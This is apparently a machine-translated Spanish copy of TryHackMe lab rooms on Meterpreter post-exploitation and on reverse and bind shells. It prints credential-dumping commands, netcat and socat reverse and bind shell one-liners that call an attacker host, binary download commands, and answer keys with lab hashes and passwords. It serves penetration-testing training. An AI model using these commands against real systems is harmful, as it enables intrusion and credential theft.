Los comandos mencionados anteriormente, como `getsystem` y, `hashdump` proporcionarán importante influencia e información para la escalada de privilegios y el movimiento lateral. Meterpreter también es una buena base que puede utilizar para ejecutar módulos posteriores a la explotación disponibles en el marco Metasploit. Finalmente, también puedes usar el comando de carga para aprovechar herramientas adicionales como Kiwi o incluso todo el lenguaje Python.

Cargando Python

```
meterpreter > load python
Loading extension python...Success.
meterpreter > python_execute "print 'TryHackMe Rocks!'"
[+] Content written to stdout:
TryHackMe Rocks!

meterpreter >
```

La fase posterior a la explotación tendrá varios objetivos; Meterpreter tiene funciones que pueden ayudar a todos ellos.

- Recopilar más información sobre el sistema objetivo.
- Buscando archivos interesantes, credenciales de usuario, interfaces de red adicionales y, en general, información interesante sobre el sistema de destino.
- Escalada de privilegios.
- Movimiento lateral.

Una vez que se carga cualquier herramienta adicional usando el `load` comando, verá nuevas opciones en el `help` menú. El siguiente ejemplo muestra los comandos agregados para el módulo Kiwi (usando el `load kiwi` comando).

Cargando kiwi

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

Estos cambiarán según el menú cargado, por lo que ejecutar el `help` comando después de cargar un módulo siempre es una buena idea.

El menú de ayuda actualizado

```
Kiwi Commands
=============

    Command               Description
    -------               -----------
    creds_all             Retrieve all credentials (parsed)
    creds_kerberos        Retrieve Kerberos creds (parsed)
    creds_msv             Retrieve LM/NTLM creds (parsed)
    creds_ssp             Retrieve SSP creds
    creds_tspkg           Retrieve TsPkg creds (parsed)
    creds_wdigest         Retrieve WDigest creds (parsed)
    dcsync                Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm           Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create  Create a golden kerberos ticket
    kerberos_ticket_list  List all kerberos tickets (unparsed)
    kerberos_ticket_purge Purge any in-use kerberos tickets
    kerberos_ticket_use   Use a kerberos ticket
    kiwi_cmd              Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam          Dump LSA SAM (unparsed)
    lsa_dump_secrets      Dump LSA secrets (unparsed)
    password_change       Change the password/hash of a user
    wifi_list             List wifi profiles/creds for the current user
    wifi_list_shared      List shared wifi profiles/creds (requires SYSTEM)
```

Las siguientes preguntas le ayudarán a comprender mejor cómo se puede utilizar Meterpreter en la post-explotación.

Puede utilizar las siguientes credenciales para simular un compromiso inicial sobre SMB (Bloque de mensajes del servidor) (usando exploit/windows/smb/psexec)

Nombre de usuario: bolas

Contraseña: Contraseña1

Responda las siguientes preguntas

¿Cuál es el nombre de la computadora?

ACME-TEST | Respuesta correcta | Pista

¿Cuál es el dominio objetivo?

FLASH | Respuesta correcta | Pista

¿Cuál es el nombre del recurso compartido probablemente creado por el usuario?

speedster | Respuesta correcta | Pista

¿Cuál es el hash NTLM del usuario jchambers?

69596c7aa1e8daee17f8e78870e25a5c | Respuesta correcta | Pista

¿Cuál es la contraseña en texto claro del usuario de jchambers?

Trustno1 | Respuesta correcta | Pista

¿Dónde se encuentra el archivo "secrets.txt"? (Ruta completa del archivo)

c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt | Respuesta correcta | Pista

¿Cuál es la contraseña de Twitter revelada en el archivo "secrets.txt"?

KDSvbsw3849! | Respuesta correcta | Pista

¿Dónde se encuentra el archivo "realsecret.txt"? (Ruta completa del archivo)

c:\inetpub\wwwroot\realsecret.txt | Respuesta correcta | Pista

¿Cuál es el verdadero secreto?

The Flash is the fastest man alive | Respuesta correcta | Pista

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 50760 usuarios aquí y esta sala tiene 835 días.

Probador de penetración Jr.

Esta ruta de aprendizaje cubre las habilidades técnicas básicas que le permitirán tener éxito como probador de penetración junior. Al completar este camino, tendrá las habilidades prácticas necesarias para realizar evaluaciones de seguridad en aplicaciones web e infraestructura empresarial.

Requisitos previos:

- Necesita una comprensión básica de los principios informáticos fundamentales y una comprensión amplia de las diferentes áreas de la seguridad cibernética para completar este camino. Si aún no cuenta con estos requisitos previos, complete la Ruta previa a la seguridad y la Ruta de introducción a la seguridad cibernética .

Introducción a la ciberseguridad
Comprenda qué es la seguridad ofensiva y defensiva y conozca las carreras disponibles en cibernética.

Introducción al pentesting
Comprenda lo que implica una prueba de penetración, incluidas las técnicas y metodologías de prueba que todo pentester debería conocer.

Introducción al hackeo web
Pruebe, aprenda y aproveche algunas de las vulnerabilidades de aplicaciones web más populares que se ven en la industria hoy en día.

Suite de eructos
Burp Suite es la herramienta estándar de la industria para piratear aplicaciones web y es esencial en cualquier prueba de penetración web.

Seguridad de la red
Aprenda los conceptos básicos del reconocimiento de redes activo y pasivo. Comprenda cómo funcionan los protocolos comunes y sus vectores de ataque.

Investigación de vulnerabilidad
Familiarícese con las habilidades, los métodos de investigación y los recursos utilizados para explotar aplicaciones y sistemas vulnerables.

metasploit
Metasploit es el marco de explotación más utilizado. Aprende a usarlo y libera todo su potencial.

Escalada de privilegios
Conozca las técnicas fundamentales que le permitirán elevar los privilegios de la cuenta en sistemas Linux y Windows.

¿Qué carajo?
Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

Escalada de privilegios de Linux
Conozca los fundamentos de la escalada de privilegios de Linux. Desde la enumeración hasta la explotación, practique más de 8 técnicas diferentes de escalada de privilegios.

Escalada de privilegios de Windows
Conozca los fundamentos de las técnicas de escalada de privilegios de Windows.

Programador de aprendizaje
Dinos cuantas horas por semana puedes estudiar

2 horas

por semana completa este curso

antes del 27 de abril

Agenda este curso

Certificado
Para obtener su certificado debe completar el curso. Los certificados le permiten demostrar su educación.

Progreso del camino (100%)

Próximo logro (4/4)
No quedan insignias para ganar en este camino.

Carrera
Utilice este camino para trabajar en una carrera en cibernética.

Probador de penetración

Comentario
Comentario

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

Iniciar AttackBox | Ayuda

100%

Tarea 1 ¿Qué es una concha?

Antes de que podamos entrar en las complejidades de enviar y recibir shells, es importante entender qué *es realmente un shell*. En los términos más simples posibles, los shells son lo que utilizamos cuando interactuamos con un entorno de línea de comandos (CLI). En otras palabras, los programas bash o sh comunes en Linux son ejemplos de shells, al igual que cmd.exe y Powershell en Windows. Cuando se apunta a sistemas remotos, a veces es posible forzar que una aplicación que se ejecuta en el servidor (como un servidor web, por ejemplo) ejecute código arbitrario. Cuando esto sucede, queremos usar este acceso inicial para obtener un shell ejecutándose en el objetivo.

En términos simples, podemos forzar al servidor remoto a que nos envíe acceso a la línea de comandos al servidor (un shell **inverso**) o que abra un puerto en el servidor al que podamos conectarnos para ejecutar más comandos (un shell **de enlace**).).

Cubriremos ambos escenarios con más detalle a lo largo de la sala.

El formato de esta sala es el siguiente:

- La mayor parte de la sala se compone de información, con ejemplos proporcionados en bloques de código y capturas de pantalla.
- Hay dos máquinas virtuales (una Linux y una Windows) en las dos últimas tareas de la sala. Estos se pueden utilizar para practicar las técnicas demostradas.
- Hay ejemplos de preguntas de práctica en la Tarea 13. Siéntase libre de resolverlas o seguir las tareas a medida que las completa.

Sin más, ¡comencemos!

Responda las siguientes preguntas

Leer y comprender la introducción.

No se necesita respuesta | Pregunta hecha

Tarea 2 Herramientas

Tarea 3 Tipos de concha

Tarea 4 netcat

Tarea 5 Estabilización del caparazón de Netcat

Tarea 6 Socat

Tarea 7 Shells cifrados Socat

Tarea 8 Cargas útiles comunes de Shell

Tarea 9 msfveneno

Tarea 10 Metasploit multi/controlador

Tarea 11 WebShells

Tarea 12 Próximos pasos

Tarea 13 Práctica y ejemplos

Tarea 14 Caja de práctica de Linux

Tarea 15 Cuadro de práctica de Windows

Creado por MuirlandOracle

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

Iniciar AttackBox | Ayuda

100%

Tarea 1 ¿Qué es una concha?

Tarea 2 Herramientas

Hay una variedad de herramientas que usaremos para recibir shells inversos y enviar shells de enlace. En términos generales, necesitamos un código de shell malicioso, así como una forma de interactuar con el shell resultante. Discutiremos cada uno de estos brevemente a continuación:

Netcat:

Netcat es la tradicional "navaja suiza" del networking. Se utiliza para realizar manualmente todo tipo de interacciones de red, incluidas cosas como la captura de pancartas durante la enumeración, pero lo más importante para nuestro uso es que se puede utilizar para recibir shells inversos y conectarse a puertos remotos conectados para vincular shells en un sistema de destino. Los shells de Netcat son muy inestables (fáciles de perder) de forma predeterminada, pero se pueden mejorar mediante técnicas que cubriremos en una próxima tarea.

Socat:

Socat es como netcat con esteroides. Puede hacer todas las mismas cosas y *muchas* más. Los shells socat suelen ser más estables que los shells netcat listos para usar. En este sentido es muy superior a netcat; sin embargo, hay dos grandes problemas:

1. La sintaxis es más difícil.
2. Netcat está instalado prácticamente en todas las distribuciones de Linux de forma predeterminada. Socat rara vez se instala de forma predeterminada.

Existen soluciones alternativas para ambos problemas, que cubriremos más adelante.

Tanto Socat como Netcat tienen versiones .exe para usar en Windows.

Metasploit - multi/controlador:

El `exploit/multi/handler` módulo del marco Metasploit , al igual que socat y netcat, se utiliza para recibir shells inversos. Debido a que es parte del marco Metasploit, multi/handler proporciona una forma completa de obtener shells estables, con una amplia variedad de opciones adicionales para mejorar el shell capturado. También es la única forma de interactuar con un shell *meterpreter* y es la forma más fácil de manejar cargas *útiles en etapas* , las cuales veremos en la tarea 9.

Msfvenom:

Al igual que multi/handler, msfvenom es técnicamente parte de Metasploit Framework; sin embargo, se envía como una herramienta independiente. Msfvenom se utiliza para generar cargas útiles sobre la marcha. Si bien msfvenom puede generar cargas útiles además de shells inversos y vinculantes, nos centraremos en esto en esta sala. Msfvenom es una herramienta increíblemente poderosa, por lo que analizaremos su aplicación con mucho más detalle en una tarea dedicada.

Aparte de las herramientas que ya hemos cubierto, existen algunos repositorios de shells en muchos idiomas diferentes. Uno de los más destacados es Payloads all the Things . La hoja de trucos de PentestMonkey Reverse Shell también se usa comúnmente. Además de estos recursos en línea, Kali Linux también viene preinstalado con una variedad de webshells ubicados en `/usr/share/webshells` . El repositorio SecLists , aunque se utiliza principalmente para listas de palabras, también contiene código muy útil para obtener shells.

Responda las siguientes preguntas

¡Lea lo anterior y consulte los enlaces!

No se necesita respuesta | Pregunta hecha

Tarea 3 Tipos de concha

Tarea 4 netcat

Tarea 5 Estabilización del caparazón de Netcat

Tarea 6 Socat

Tarea 7 Shells cifrados Socat

Tarea 8 Cargas útiles comunes de Shell

Tarea 9 msfveneno

Tarea 10 Metasploit multi/controlador

Tarea 11 WebShells

Tarea 12 Próximos pasos

Tarea 13 Práctica y ejemplos

Tarea 14 Caja de práctica de Linux

Tarea 15 Cuadro de práctica de Windows

Creado por MuirlandOracle

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

Iniciar AttackBox | Ayuda

100%

Tarea 1 ¿Qué es una concha?

Tarea 2 Herramientas

Tarea 3 Tipos de concha

En un nivel alto, estamos interesados en dos tipos de shell cuando se trata de explotar un objetivo: shells inversos y shells vinculados.

- **Los shells inversos** ocurren cuando el objetivo se ve obligado a ejecutar código que se conecta *nuevamente* a su computadora. En su propia computadora, usaría una de las herramientas mencionadas en la tarea anterior para configurar un *oyente* que se usaría para recibir la conexión. Los shells inversos son una buena manera de eludir las reglas del firewall que pueden impedirle conectarse a puertos arbitrarios en el destino; sin embargo, el inconveniente es que, al recibir un shell desde una máquina a través de Internet, necesitará configurar su propia red para aceptar el shell. Esto, sin embargo, no será un problema en la red TryHackMe debido al método por el que nos conectamos a la red.
- **Los shells de enlace** se producen cuando el código ejecutado en el destino se utiliza para iniciar un oyente adjunto a un shell directamente en el destino. Esto luego se abriría a Internet, lo que significa que puede conectarse al puerto que abrió el código y obtener la ejecución remota del código de esa manera. Esto tiene la ventaja de no requerir ninguna configuración en su propia red, pero puede evitarse mediante firewalls que protejan el objetivo.

Como regla general, los shells inversos son más fáciles de ejecutar y depurar; sin embargo, cubriremos ambos ejemplos a continuación. No se preocupe demasiado por la sintaxis aquí: la veremos en próximas tareas. En lugar de eso, observe la diferencia entre shells inversos y enlazados en las siguientes simulaciones.

Ejemplo de Shell inverso:

Comencemos con el caparazón inverso más común.

Nueve de cada diez veces, esto es lo que buscarás, especialmente en desafíos CTF como los de TryHackMe.

Echa un vistazo a la siguiente imagen. A la izquierda tenemos un oyente de shell inverso: esto es lo que recibe la conexión. A la derecha hay una simulación del envío de un proyectil inverso. En realidad, es más probable que esto se haga mediante la inyección de código en un sitio web remoto o algo parecido. Imagine la imagen de la izquierda como si fuera su propia computadora y la imagen de la derecha como si fuera el objetivo.

Sobre la máquina atacante:

```
sudo nc -lvnp 443
```

En el objetivo:

```
nc <LOCAL-IP> <PORT> -e /bin/bash
```

```
muri@augury:~$ whoami
muri
muri@augury:~$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43
286
whoami
shell
```

```
shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ nc 10.11.12.223 443 -e /bin/bash
```

Observe que después de ejecutar el comando de la derecha, el oyente recibe una conexión. Cuando se ejecuta el comando whoami, vemos que estamos ejecutando comandos como el usuario objetivo. Lo importante aquí es que estamos *escuchando* en nuestra propia máquina atacante y enviando una conexión *desde* el objetivo.

Ejemplo de enlace de Shell:

Los shells de enlace son menos comunes, pero siguen siendo muy útiles.

Una vez más, fíjate en la siguiente imagen. De nuevo, a la izquierda tenemos el ordenador del atacante, a la derecha tenemos un objetivo simulado. Sólo para cambiar un poco las cosas, esta vez usaremos un objetivo de Windows. Primero, iniciamos un detector en el objetivo; esta vez también le indicamos que se ejecute `cmd.exe`. Luego, con el oyente en funcionamiento, nos conectamos desde nuestra propia máquina al puerto recién abierto.

En el objetivo:

```
nc -lvnp <port> -e "cmd.exe"
```

Sobre la máquina atacante:

```
nc MACHINE_IP <port>
```

```
muri@augury:~$ nc 10.10.2.57 8080
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Documents>whoami
whoami
win-shells\administrator

C:\Users\Administrator\Documents>
```

```
muri@augury:~$ evil-winrm -i 10.10.2.57 -u Administrator -p 'TryH4ckM3!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> nc -lvnp 8080 -e "cmd.exe"
nc.exe : listening on [any] 8080 ...
    + CategoryInfo          : NotSpecified: (listening on [any] 8080 ...:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
connect to [10.10.2.57] from (UNKNOWN) [10.11.12.223] 57336
```

Como puede ver, esto una vez más nos da ejecución de código en la máquina remota. Tenga en cuenta que esto no es específico de Windows.

Lo importante que debemos entender aquí es que estamos *escuchando* el objetivo y luego nos conectamos con nuestra propia máquina.

El último concepto que resulta relevante en esta tarea es el de interactividad. Los shells pueden ser *interactivos* o *no interactivos*.

- *Interactivo:* si ha utilizado Powershell, Bash, Zsh, sh o cualquier otro entorno CLI estándar, estará acostumbrado a shells interactivos. Estos le permiten interactuar con los programas después de ejecutarlos. Por ejemplo, tome el mensaje de inicio de sesión SSH:

  ```
  muri@augury:~$ ssh muri@localhost
  The authenticity of host 'localhost (::1)' can't be established.
  ECDSA key fingerprint is SHA256:jCJ4Gy58lrIoEMmwW1tV2suRIfoKJ17YMaOlgm+nk0A.
  Are you sure you want to continue connecting (yes/no/[fingerprint])?
  ```

  aquí puede ver que solicita *interactivamente* que el usuario escriba sí o no para continuar la conexión. Este es un programa interactivo, que requiere un shell interactivo para poder ejecutarse.

- *Los proyectiles no interactivos* no te dan ese lujo. En un shell no interactivo, está limitado a utilizar programas que no requieren la interacción del usuario para ejecutarse correctamente. Desafortunadamente, la mayoría de los shells de enlace e inversión simples no son interactivos, lo que puede dificultar su explotación. Veamos qué sucede cuando intentamos ejecutar SSH en un shell no interactivo:

  ```
  muri@augury:~$ listener
  listening on [any] 443 ...
  connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 37104

  whoami
  muri

  ssh muri@localhost
  ```

  observe que el `whoami` comando (que no es interactivo) se ejecuta perfectamente, pero el `ssh` comando (que *es* interactivo) no nos proporciona ningún resultado. Como nota al margen interesante, el resultado de un comando interactivo *va* a alguna parte; sin embargo, descubrir **dónde** es un ejercicio que puede intentar por su cuenta. Basta decir que los programas interactivos no funcionan en shells no interactivos.

Además, en varios lugares a lo largo de esta tarea verá un comando en las capturas de pantalla llamado `listener`. Este comando es un alias exclusivo de la máquina atacante utilizada para las demostraciones y es una forma abreviada de escribir `sudo rlwrap nc -lvnp 443`, que se tratará en las próximas tareas. *No* funcionará en ninguna otra máquina a menos que el alias se haya configurado localmente.

Responda las siguientes preguntas

¿Qué tipo de shell se conecta *nuevamente* a un puerto de escucha en su computadora, Reverse (R) o Bind (B)?

R — Respuesta correcta

Ha inyectado código shell malicioso en un sitio web. ¿Es probable que el shell que reciba sea interactivo? (Sí o No)

N — Respuesta correcta

Al usar un shell de enlace, ¿ejecutaría un oyente en el atacante (A) o en el objetivo (T)?

T — Respuesta correcta

Tarea 4 netcat

Tarea 5 Estabilización del caparazón de Netcat

Tarea 6 Socat

Tarea 7 Shells cifrados Socat

Tarea 8 Cargas útiles comunes de Shell

Tarea 9 msfveneno

Tarea 10 Metasploit multi/controlador

Tarea 11 WebShells

Tarea 12 Próximos pasos

Tarea 13 Práctica y ejemplos

Tarea 14 Caja de práctica de Linux

Tarea 15 Cuadro de práctica de Windows

Creado por MuirlandOracle
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

100%

Tarea 1 ¿Qué es una concha?

Tarea 2 Herramientas

Tarea 3 Tipos de concha

Tarea 4 netcat

Como se mencionó anteriormente, Netcat es la herramienta más básica en el conjunto de herramientas de un pentester cuando se trata de cualquier tipo de red. Con él podemos hacer una amplia variedad de cosas interesantes, pero centrémonos por ahora en los caparazones.

Conchas inversas

En la tarea anterior vimos que los shells inversos requieren un código de shell y un oyente. Hay *muchas* formas de ejecutar un shell, por lo que comenzaremos analizando los oyentes.

La sintaxis para iniciar un oyente netcat usando Linux es la siguiente:

```
nc -lvnp <port-number>
```

- **-l** se usa para decirle a netcat que será un oyente.
- **-v** se usa para solicitar una salida detallada
- **-n** le dice a netcat que no resuelva nombres de host ni use DNS . Explicar esto está fuera del alcance de la sala.
- **-p** indica que seguirá la especificación del puerto.

El ejemplo de la tarea anterior utilizó el puerto 443. De manera realista, puede utilizar cualquier puerto que desee, siempre y cuando no exista un servicio que lo utilice. Tenga en cuenta que si elige utilizar un puerto inferior a 1024, deberá utilizarlo `sudo` al iniciar su oyente. Dicho esto, suele ser una buena idea utilizar un número de puerto conocido (80, 443 o 53 son buenas opciones), ya que es más probable que supere las reglas de firewall salientes en el destino.

Un ejemplo práctico de esto sería:

```
sudo nc -lvnp 443
```

Luego podemos volver a conectarnos a esto con cualquier cantidad de cargas útiles, según el entorno del objetivo.

Un ejemplo de esto se muestra en la tarea anterior.

Unir conchas

Si buscamos obtener un shell de enlace en un objetivo, entonces podemos asumir que ya hay un oyente esperándonos en un puerto elegido del objetivo: todo lo que tenemos que hacer es conectarnos a él. La sintaxis para esto es relativamente sencilla:

```
nc <target-ip> <chosen-port>
```

Aquí estamos usando netcat para realizar una conexión saliente al objetivo en nuestro puerto elegido.

Veremos el uso de netcat para crear un escucha para este tipo de shell en la Tarea 8. Lo importante aquí es que comprendas cómo conectarte a un puerto de escucha usando netcat.

Responda las siguientes preguntas

¿Qué opción le dice a netcat que *escuche* ?

-l — Respuesta correcta

¿Cómo se conectaría a un shell de enlace en la dirección IP: 10.10.10.11 con el puerto 8080?

nc 10.10.10.11 8080 — Respuesta correcta

Tarea 5 Estabilización del caparazón de Netcat

Tarea 6 Socat

Tarea 7 Shells cifrados Socat

Tarea 8 Cargas útiles comunes de Shell

Tarea 9 msfveneno

Tarea 10 Metasploit multi/controlador

Tarea 11 WebShells

Tarea 12 Próximos pasos

Tarea 13 Práctica y ejemplos

Tarea 14 Caja de práctica de Linux

Tarea 15 Cuadro de práctica de Windows

Creado por MuirlandOracle

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

Iniciar AttackBox Ayuda

100%

Tarea 1 ¿Qué es una concha?

Tarea 2 Herramientas

Tarea 3 Tipos de concha

Tarea 4 netcat

Tarea 5 Estabilización del caparazón de Netcat

Ok, ya hemos capturado o conectado a un shell netcat, ¿qué sigue?

Estos shells son muy inestables por defecto. Presionar Ctrl + C mata todo. No son interactivos y, a menudo, tienen errores de formato extraños. Esto se debe a que los "shells" de netcat en realidad son procesos que se ejecutan *dentro* de una terminal, en lugar de ser terminales auténticas por derecho propio. Afortunadamente, existen muchas formas de estabilizar shells netcat en sistemas Linux . Aquí veremos tres. La estabilización de los shells inversos de Windows tiende a ser mucho más difícil; sin embargo, la segunda técnica que cubriremos aquí es particularmente útil.

Técnica 1: Pitón

La primera técnica que discutiremos es aplicable sólo a equipos Linux , ya que casi siempre tendrán Python instalado de forma predeterminada. Este es un proceso de tres etapas:

1. Lo primero que debe hacer es usar `python -c 'import pty;pty.spawn("/bin/bash")'` , que usa Python para generar un shell bash con mejores funciones; tenga en cuenta que algunos objetivos pueden necesitar la versión de Python especificada. Si este es el caso, reemplácelo `python` con `python2` o `python3` según sea necesario. En este punto, nuestro shell se verá un poco más bonito, pero aún no podremos usar el autocompletado de pestañas o las teclas de flecha, y Ctrl + C aún cerrará el shell.
2. El segundo paso es: `export TERM=xterm` – esto nos dará acceso a comandos de términos como `clear` .
3. Finalmente (y lo más importante) pondremos en segundo plano el shell usando Ctrl + Z. De regreso a nuestra propia terminal usamos `stty raw -echo; fg` . Esto hace dos cosas: primero, desactiva nuestro propio eco de terminal (lo que nos da acceso a la función de autocompletar de pestañas, las teclas de flecha y Ctrl + C para finalizar procesos). Luego pone en primer plano el shell, completando así el proceso.

La técnica completa se puede ver aquí:

```
muri@augury:~$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43298

python3 -c 'import pty;pty.spawn("/bin/bash")'
shell@linux-shell-practice:~$ export TERM=xterm
export TERM=xterm
shell@linux-shell-practice:~$ ^Z
[1]+  Stopped                 sudo nc -lvnp 443
muri@augury:~$ stty raw -echo; fg
sudo nc -lvnp 443

shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ ^C
shell@linux-shell-practice:~$ ssh shell@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:tCL20X3uJyhV1mqxcZ89XPMEtM0FsTJ2Ti13QQH8Aw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
shell@localhost's password:
```

Tenga en cuenta que si el shell muere, cualquier entrada en su propio terminal no será visible (como resultado de haber desactivado el eco del terminal). Para solucionar este problema, escriba `reset` y presione Entrar.

Técnica 2: rlwrap

rlwrap es un programa que, en términos simples, nos da acceso al historial, al autocompletado de pestañas y a las teclas de flecha inmediatamente al recibir un shell ; sin embargo, aún se debe utilizar *algo* de estabilización manual si desea poder usar Ctrl + C dentro del shell. rlwrap no está instalado de forma predeterminada en Kali, así que primero instálelo con `sudo apt install rlwrap` .

Para usar rlwrap, invocamos a un oyente ligeramente diferente:

```
rlwrap nc -lvnp <port>
```

Anteponer a nuestro oyente netcat "rlwrap" nos da un shell con muchas más funciones. Esta técnica es particularmente útil cuando se trata de shells de Windows, que de otro modo serían muy difíciles de estabilizar. Cuando se trata de un objetivo Linux , es posible estabilizarlo completamente usando el mismo truco que en el paso tres de la técnica anterior: poner en segundo plano el shell con Ctrl + Z, luego usar `stty raw -echo; fg` para estabilizar y volver a ingresar al shell.

Técnica 3: Socat

La tercera forma sencilla de estabilizar un shell es simplemente utilizar un shell netcat inicial como trampolín hacia un shell socat con más funciones. Tenga en cuenta que esta técnica se limita a objetivos Linux , ya que un shell Socat en Windows no será más estable que un shell netcat. Para lograr este método de estabilización, primero transferíramos un binario compilado estático socat (una versión del programa compilado para que no tenga dependencias) a la máquina de destino. Una forma típica de lograr esto sería usar un servidor web en la máquina atacante dentro del directorio que contiene su binario socat (`sudo python3 -m http.server 80`) y luego, en la máquina de destino, usar el shell netcat para descargar el archivo. En Linux esto se lograría con curl o wget (`wget <LOCAL-IP>/socat -O /tmp/socat`).

En aras de la exhaustividad: en un entorno CLI de Windows se puede hacer lo mismo con Powershell, utilizando Invoke-WebRequest o una clase de sistema webrequest, según la versión de Powershell instalada (`Invoke-WebRequest -uri <LOCAL-IP>/socat.exe -outfile C:\Windows\temp\socat.exe`). Cubriremos la sintaxis para enviar y recibir shells con Socat en las próximas tareas.

Con cualquiera de las técnicas anteriores, es útil poder cambiar el tamaño tty de tu terminal. Esto es algo que su terminal hará automáticamente cuando use un shell normal; sin embargo, debe hacerse manualmente en un shell inverso o enlazado si desea utilizar algo como un editor de texto que sobrescribe todo lo que aparece en la pantalla.

Primero, abra otra terminal y ejecute `stty -a` . Esto le brindará un gran flujo de resultados. Anote los valores de "filas" y columnas:

```
muri@augury:/tmp/Test$ stty -a
speed 38400 baud; rows 45; columns 118; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>; eol2 = <undef>; swtch = <undef>; start = ^Q;
stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W; lnext = ^V; discard = ^O; min = 1; time = 0;
```

A continuación, en su shell inverso/bind, escriba:

```
stty rows <number>
```

y

```
stty cols <number>
```

Completando los números que obtuviste al ejecutar el comando en tu propia terminal.

Esto cambiará el ancho y alto registrados del terminal, permitiendo así que programas como los editores de texto que dependen de que dicha información sea precisa se abran correctamente.

Responda las siguientes preguntas

¿Cómo cambiarías el tamaño de tu terminal para tener 238 columnas?

stty cols 238 — Respuesta correcta

¿Cuál es la sintaxis para configurar un servidor web Python3 en el puerto 80?

sudo python3 -m http.server 80 — Respuesta correcta

Tarea 6 Socat

Tarea 7 Shells cifrados Socat

Tarea 8 Cargas útiles comunes de Shell

Tarea 9 msfveneno

Tarea 10 Metasploit multi/controlador

Tarea 11 WebShells

Tarea 12 Próximos pasos

Tarea 13 Práctica y ejemplos

Tarea 14 Caja de práctica de Linux

Tarea 15 Cuadro de práctica de Windows

Creado por MuirlandOracle
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

Iniciar AttackBox Ayuda

100%

Tarea 1 ¿Qué es una concha?

Tarea 2 Herramientas

Tarea 3 Tipos de concha

Tarea 4 netcat

Tarea 5 Estabilización del caparazón de Netcat

Tarea 6 Socat

Socat es similar a netcat en algunos aspectos, pero fundamentalmente diferente en muchos otros. La forma más sencilla de pensar en socat es como un conector entre dos puntos. En interés de esta sala, esto será esencialmente un puerto de escucha y el teclado; sin embargo, también podría ser un puerto de escucha y un archivo, o incluso dos puertos de escucha. Todo lo que hace socat es proporcionar un vínculo entre dos puntos, ¡muy parecido al arma de portal de los juegos Portal!

Una vez más, comencemos con caparazones inversos.

Conchas inversas

Como se mencionó anteriormente, la sintaxis de socat es mucho más complicada que la de netcat. Aquí está la sintaxis de un oyente de shell inverso básico en socat:

```
socat TCP-L:<port> -
```

Como siempre con socat, esto requiere dos puntos (un puerto de escucha y una entrada estándar).) y conectarlos entre sí. El shell resultante es inestable, pero funcionará en Linux o Windows y es equivalente a `nc -lvnp <port>` .

En Windows usaríamos este comando para volver a conectarnos:

```
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:powershell.exe,pipes
```

La opción "tuberías" se usa para forzar a powershell (o cmd.exe) a usar entrada y salida estándar de estilo Unix.

Este es el comando equivalente para Linux Target:

```
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:"bash -li"
```

Unir conchas

En un destino Linux usaríamos el siguiente comando:

```
socat TCP-L:<PORT> EXEC:"bash -li"
```

En un destino Windows usaríamos este comando para nuestro oyente:

```
socat TCP-L:<PORT> EXEC:powershell.exe,pipes
```

Usamos el argumento "tuberías" para interconectar las formas Unix y Windows de manejar la entrada y salida en un entorno CLI .

Independientemente del objetivo, usamos este comando en nuestra máquina atacante para conectarnos con el oyente en espera.

```
socat TCP:<TARGET-IP>:<TARGET-PORT> -
```

